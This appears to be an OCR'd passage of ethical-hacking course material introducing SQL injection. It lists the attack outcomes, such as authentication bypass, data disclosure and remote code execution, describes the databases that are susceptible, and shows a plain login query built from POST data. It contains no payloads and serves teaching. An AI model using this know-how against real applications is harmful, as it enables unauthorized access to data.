
SQL injection attacks use a series of malicious SQL queries or SQL statements to manipulate the database directly. An application often uses SQL statements to authenticate users to the application, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate an input before passing it to an SQL statement.

Why Bother about SQL Injection?

SQL injection is a major issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection can be used to implement the following attacks:

- **Authentication Bypass**: Using this attack, an attacker logs onto an application without providing a valid username and password, and gains administrative privileges.

- **Authorization Bypass**: Using this attack, an attacker alters authorization information stored in the database by exploiting an SQL injection vulnerability.
- **Information Disclosure**: Using this attack, an attacker obtains sensitive information that is stored in the database.
- **Compromised Data Integrity**: Using this attack, an attacker defaces a web page, inserts malicious content into web pages, or alters the contents of a database.
- **Compromised Availability of Data**: Using this attack, an attacker deletes the database information, delete logs, or audit information stored in a database.
- **Remote Code Execution**: Using this attack, an attacker compromises the host OS.




SQL Injection and Server-side Technologies

Server-side Technology	Powerful server-side technologies like ASP.NET and database servers allow developers to **create dynamic**, **data-driven websites**, **and web apps** with incredible ease
Exploit	The power of ASP.NET and SQL can easily be **exploited by hackers** using SQL injection attacks
Susceptible Databases	All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to **SQL-injection attacks**
Attack	SQL injection attacks do not exploit a specific software vulnerability, instead they **target websites and web apps** that do not follow **secure coding practices** for accessing and manipulating data stored in a relational database

SQL Injection and Server-side Technologies

Powerful server-side technologies such as ASP.NET and database servers allow developers to create dynamic, data-driven websites and web applications with incredible ease. These technologies implement business logic on the server side, which then serves incoming requests from clients. The server-side technology smoothly accesses, delivers, stores, and restores information. Various server-side technologies include ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails, and so on. Some of these technologies are prone to SQL injection vulnerabilities, and applications developed using these technologies are vulnerable to SQL injection attacks. Web applications use various database technologies as part of their functionality. Some relational databases used for developing web applications include Microsoft SQL Server, Oracle, IBM DB2, and the open-source MySQL. Developers sometimes unknowingly ignore secure coding practices when using these technologies, which makes the applications and relational databases vulnerable to SQL injection attacks. These attacks do not exploit a specific software's vulnerability; instead, they target websites and web applications that do not follow secure coding practices to access and manipulate the data stored in a relational database.



Understanding HTTP POST Request

- When a user provides information and clicks **Submit**, the browser submits a string to the web server containing the user's credentials
- This **string is visible** in the body of the HTTP or HTTPS POST request as follows:

SQL query at the database

```
select * from Users where
(username = 'smith' and
password = 'simpson');
```

http://www.certifiedhacker.com/logon.aspx?

Account Login

Username: smith

Password: simpson

Submit

